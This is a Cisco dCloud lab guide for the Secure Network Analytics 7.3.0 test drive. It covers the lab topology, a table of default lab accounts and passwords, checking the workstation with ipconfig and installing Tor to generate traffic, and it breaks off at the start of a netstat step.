Lab Guide
Cisco dCloud

Cisco Secure Network Analytics Customer Test Drive 7.3.0

Last Updated: 22-May-2021

About this lab

This guide for the preconfigured demonstration includes:

Requirements

The table below outlines the requirements for this preconfigured demonstration.

Required	Optional
Laptop with network capabilities A Cisco.com account. Register here if you do not already have an account.	Cisco AnyConnect® Second device for reading lab notes

About this solution

Welcome to the Cisco Secure Network Analytics Customer Test Drive 7.3.0 dCloud (Demo Cloud) Test Drive Labs! This lab will show in real-time traffic how Cisco Secure Network Analytics (formerly named Stealthwatch) is the leader in the Network Detection and Response (NDR) Gartner quadrant and can transform the network into a sensor to detect insider threats and identify anomalous behavior such as malware, distributed botnets, data exfiltration, and more. You get hands-on access to a fully configured environment with traffic that you generate to test first-hand *live* use cases including:

- Breach Detection
- Insider and Advanced Threat Detection
- High Risk Application Detection
- Policy Violations
- Encrypted Traffic Analytics
- Public Cloud Monitoring

In this lab, you play the role of an attacker generating traffic, and then you log in to Secure Network Analytics as a defender to learn how to respond to these attacks. Completing these labs will help provide experience and test plans to effectively use and operationalize Cisco Secure Analytics (Stealthwatch). Everything learned in these labs can be carried over into a production deployment.

Disclaimer

This lab should be running for at least 1 hour before performing exercises. For best results let the lab run for at least 24 hours before starting exercises.

dCloud is a powerful lab environment for education purposes. There are often thousands of different types of labs running simultaneously. To allow for more labs to run within the dCloud datacenters, resources are shared across labs which could cause slower than normal response times during heavy usage.

Secure Network Analytics requires reserved resources of RAM and CPU in production deployments. Within these labs we do not have the RAM and CPU reserved. Please note: any slowness in queries or detection could be caused because of this so allow extra time for results.

It may take:


- Flow records 1-2 minutes after generating traffic to appear in Secure Network Analytics
- Events will appear 5-30 minutes after traffic is generated.

About This Test Drive Lab

The Cisco Secure Network Analytics Test Drive has been built as a training platform to gain first-hand experience to understand and setup Secure Network Analytics. Students get to experience life-like cyber security attack situations in a virtualized enterprise lab environment, playing the role of an attacker and defender. Using an environment like many enterprise networks, students will learn and understand how their own environments get compromised, how security breaches get detected, and how to respond using Secure Network Analytics.


Topology

This lab includes preconfigured users and components to illustrate scripted scenarios and features of Cisco Secure Network Analytics. Most components are fully configurable with predefined administrative user accounts. You can see the IP address and user account credentials to access a component by clicking the component icon in the Topology menu of your active session and in the scenario steps that require their use.



IP Address:
198.19.30.36
Credentials:
username: wkst1\administrator
password: C1sco12345

You will use the same topology, accounts, and IP addresses so refer to those sections during later labs as needed.



Lab Network Highlights

You will connect to the Remote Workstation and VPN into the Datacenter

Remote Desktop Server exposed to the Internet:

198.19.30.36

You will login with stolen credentials

Datacenter02:
198.19.10.0/24
198.19.20.0/24
198.19.30.0/24
198.18.1.0/24

Public Cloud Workloads

Users Segment
10.201.3.0/24

Datacenter01:
10.201.0.0/24
209.182.184.0/24

Replica of real customer network


Accounts and Passwords for this dCloud Lab

Username	Password	Endpoint Devices	IP Address
wkst1\Administrator	C1sco12345	Workstation1	198.19.30.36
admin	C1sco12345	Management Console	198.19.20.136
admin	C1sco12345	Flow Collector	198.19.20.137
admin	C1sco12345	Flow Sensor	198.19.20.138
admin	C1sco12345	UDP Director	198.19.20.139
admin	C1sco12345	Remote Workstation	198.18.1.36
admin	C1sco12345	Splunk	198.19.20.140
root	C1sco12345	CDS	198.19.20.134
admin	C1sco12345	CSR	198.19.10.2, 198.19.20.1, 198.19.30.1
admin	C1sco12345	ASAv	198.19.10.1, 198.18.133.100
dcloud\administrator	C1sco12345	AD1	198.19.20.10
root	C1sco12345	Attacker_desktop	198.19.20.6
admin	C1sco12345	WSA	198.19.20.51
admin	C1sco12345	ISE	198.19.20.141
admin	C1sco12345	Endpoint Concentrator	198.19.20.142
swcadmin	C1sco12345	SWC Sensor	198.19.20.143
admin	dCloud123!	Cisco Telemetry Broker (CTB)	198.19.20.53
admin	C1sco12345	Network Forensics Appliance (NFA)	198.19.20.135

Get started

This lab enables you to become familiar with dCloud. It walks through connecting, validating the machine you will be connecting to in the data center, and ensuring that Secure Network Analytics is up and available.

1. Log in, using your Cisco.com account, to https://dcloud.cisco.com.
2. Select **My Hub**, as shown below.
3. Select **View** for Cisco Secure Network Analytics Customer Test Drive 7.3.0 session.



Sessions

Cisco Secure Network Analytics Customer Test Drive 7.3.0

Start: [redacted] End: [redacted] Session ID: [redacted] Virtual Center: 12

Lab 0. Validate Wkst1


At the end of this section, you will have access to the lab environment, mapped to the resources you will need.

Let's begin.

1. Select **Servers** to view the servers running for this lab.

   The **Servers** tab displays all the systems running with the lab environment.

   Note: You can turn systems on or off, if needed, from this location.



Servers

Stopping or rebooting servers is only needed if session is experiencing problems


☐ Enable status polling

- smc
- udpd
- titanium-node2
- attacker_desktop
- ad1

Server: On | Off | Reset

Guest OS: Reboot | Shutdown

2. To work in this lab, you will need to access **Wkst1**, which gives you access to all data center resources. Click the **Remote Desktop** link to launch a web Remote Desktop session built within dCloud.



IP Address:
198.19.30.36
Credentials:
username: wkst1\administrator
password: C1sco12345


Remote Desktop

Validate Wkst1 - ipconfig

Wkst1 will be the remote desktop session within the datacenter you use. Let’s validate the IP address of your Wkst1.

Refer to the figure below, as you follow these steps:

1. From the Wkst1, open **cmd.exe** from the desktop.
2. Type **ipconfig**, and then press **Enter**.
3. Validate the IP address of your Wkst1 is **198.19.30.36.**
4. Make note of this IP address, because you will use it in most labs.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6da3:bcc4:eaec:a2f7%16
   Autoconfiguration IPv4 Address. . : 169.254.162.247
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::95e:532b:129b:659c%15
   Autoconfiguration IPv4 Address. . : 169.254.101.156
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 198.19.30.36
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 198.19.30.1

Tunnel adapter isatap.{073BCF95-D7DF-457E-9ACB-560C80D217B2}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter 6TO4 Adapter:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```


Validate Wkst1 – Install Tor Browser

To generate traffic and validate results, you will install the Tor browser. All network traffic generated by the Wkst1 will be accounted for by NetFlow records, stored as a network audit trail and used to detect threats east and west inside the network and north and south to the Internet. Refer to screenshot shown below.

1. Open **Chrome** from the desktop of the Wkst1, and then open **https://www.torproject.org/download** using the bookmark in Chrome.

2. Click the Windows Sig to **Download Tor** install file.

Note: We want to download Tor as part of the lab to capture NetFlow data. If the download is slow due to class volume you will find the downloaded .exe within the "Downloads\lab content" folder on Wkst1 so you can install from there.




https://www.torproject.org/dist/torbrowser/8.5.4/torbrowser-install-win64-8.5.4_en-US.exe

3. Install **torbrowser-install.exe** using all default settings. As you install, make note of the file size of the .exe download which is ~54 MB; you will search for this in an upcoming lab.

4. From your desktop, click Start **Tor Browser**, click **Connect** when Tor launches, and then search for "**what is flexible netflow**," as shown below.
    a. Review a few articles and perform other searches to generate traffic through the Tor network.
    b. Keep **Tor Browser** open for the next exercise.

Note: Everything being searched through Tor is encrypted through the browser.



Validate Wkst1 - netstat

This lab will use the netstat (network statistics) command line tool to display incoming and outgoing network connections from Wkst1. It will also show that those connections will be accounted for through NetFlow. You are using netstat to see what connections exist to validate being able to search Secure Network Analytics for any active or historical network conversations.


Launch **cmd.exe** from the Desktop by right-clicking and Run as administrator, and type:

